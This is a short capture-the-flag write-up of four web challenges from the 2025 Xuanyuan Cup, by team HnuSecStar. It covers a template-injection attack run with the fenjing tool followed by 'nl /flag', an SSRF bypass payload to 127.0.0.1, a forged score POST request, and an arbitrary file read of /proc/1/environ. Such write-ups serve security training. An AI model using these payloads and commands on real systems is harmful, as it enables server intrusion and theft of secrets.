
2025 Xuanyuan Cup — WEB Writeup
Here is the team ranking for this Xuanyuan Cup. Our team, HnuSecStar, placed sixth.
Please follow the HnuSec official WeChat account: official site
WEB
ezflask
Used fenjing directly to solve it.
python -m fenjing crack --url "27.25.151.26:31121" --detect-mode fast --inputs name --method GET

Execute the command nl /flag.
ezssrf1.0
?url=http:/@127.0.0.1/flag

Access the target URL.
ezjs
The core logic in the JS source is as follows:
game._addSuccessFn(function (scoreNow) {
    current_score.innerHTML = scoreNow
    if (scoreNow === 100000000000) {
        fetch('getflag.php', {
            method: 'POST',
            headers: {
                'Content-Type': 'application/x-www-form-urlencoded',
            },
            body: 'score=' + scoreNow
        })
        .then(response => response.text())
        .then(data => {
            alert("恭喜你!flag是:" + data);
        })
        .catch(error => {
            console.error('错误:', error);
        });
    }
})
We can see that the final score is sent to the backend with a POST request, so we can simply forge the request.

ez_web1

The article-reading location on the homepage has an arbitrary file read vulnerability.
Unexpectedly, read /proc/1/environ directly; the environment variables there had not been cleared.
